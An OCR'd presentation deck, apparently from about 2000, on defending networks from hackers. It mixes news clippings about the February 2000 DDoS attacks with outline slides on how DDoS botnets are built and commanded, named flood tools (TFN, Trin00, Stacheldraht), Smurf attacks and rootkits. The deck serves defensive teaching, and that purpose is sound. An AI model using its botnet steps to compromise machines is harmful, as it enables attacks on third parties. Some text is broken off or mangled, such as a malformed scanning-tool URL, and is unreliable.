Stop that Big "Hack Attack" Protecting Your Network from Hackers

Session98

Laura Jeanne Knapp
IBM Technical Evangelist
1-919-224-2205
Laura@lauraknapp.com
www.lauraknapp.com

Agenda

Components of security threats

A typical security network design

Designing under siege

Design optimization

A robust security design

Distributed Denial of Service (DDoS)

CNN.com B2B SOLUTIONS Click now to learn more and get a free copy of *Digital Capital.* >>

Click Here

sci-tech > computing > story page

INSURGENCY on the internet — in-depth reports

Main Page | Bracing for Cyberwar | Hacking Primer | Scenes from the 'Hacker Underground' | Hacking: Two Viewpoints | Timeline | Gallery | News Archive | Discussion | Related Sites

From... COMPUTERWORLD AN IDG.net SITE

The denial-of-service aftermath

February 14, 2000
Web posted at: 9:23 a.m. EST (1423 GMT)

by Ann Harrison

(IDG) -- Attorney General Janet Reno announced earlier this week that the FBI has launched an investigation into the source of the denial-of-service attacks. Reno said the U.S. Department of Justice still doesn't know who instigated the attacks, where they originated, how many computers were involved or the motives of the perpetrators.

But they were effective. "We experienced 1GB/sec., and we can handle 100M bit/sec. on a typical strong day operating at 30% capacity. During the attack, we had eight to 10 times regular capacity, and no one can sustain that," said Greg Hawkins, CEO of Buy.com Inc. in Aliso Viejo, Calif.

CNN.com technology > computing

Editions | myCNN | Video | Audio | Headline News Brief | Free E-mail | Feedback

Denial of service hackers take on new targets

February 9, 2000
Web posted at: 6:44 p.m. EST (2344 GMT)

In this story:

RESOURCES

RELATED STORIES, SITES

By D. Ian Hopper
CNN Interactive Technology Editor

(CNN) -- The denial of service (DoS) attacks Tuesday on major e-commerce Web sites and CNN Interactive represent a common type of cyber-attack, but one that is normally used against Internet service providers rather than retail or news organizations.


While it is a little more complicated than meets the eye, a DoS attack can be avoided.

A DoS attack is commonly referred to as a "hack" because it is a malicious offensive against another computer system; but unlike most other hacks, it does not involve the attacker gaining access or entry into the target server. Instead, a DoS is a massive stream of information sent to a target with the intention of flooding it until it crashes or can no longer take legitimate traffic.

The information is frequently in the form of "pings," which are small packets of data sent by one computer to another with the intention of checking to see

Yahoo, Amazon.com, CNN.com, Ebay, Etrade, and others were all part of the February 2000 distributed denial of service attack. Tools like Tribe Flood Network (TFN), Trin00, stacheldraht, and shaft

Smurf Attack



Used by TFN (Tribe Flood Network)


How DDoS Works

Scan for systems to hack

Install software to scan for, compromise, and infect agents

Agents get loaded with remote control attack software

Client issues commands to handlers which control agents in a mass attack




Stacheldraht Attack (German for Barbed Wire)

Once enough agents are ready

Hacker sends command to handlers initiating attack

Handlers notify agents who then flood the hacked site preventing legitimate users access




Root Kits

Allows compromised machine to have custom versions of utilities and back doors

Hacker can operate without being detected


Most are UNIX based but NT are coming to the market


Scanning Tools



www.insecure.nmap

Application Layer Attacks





Http://www.networkmagazine.com/article/NMG20000511S0015

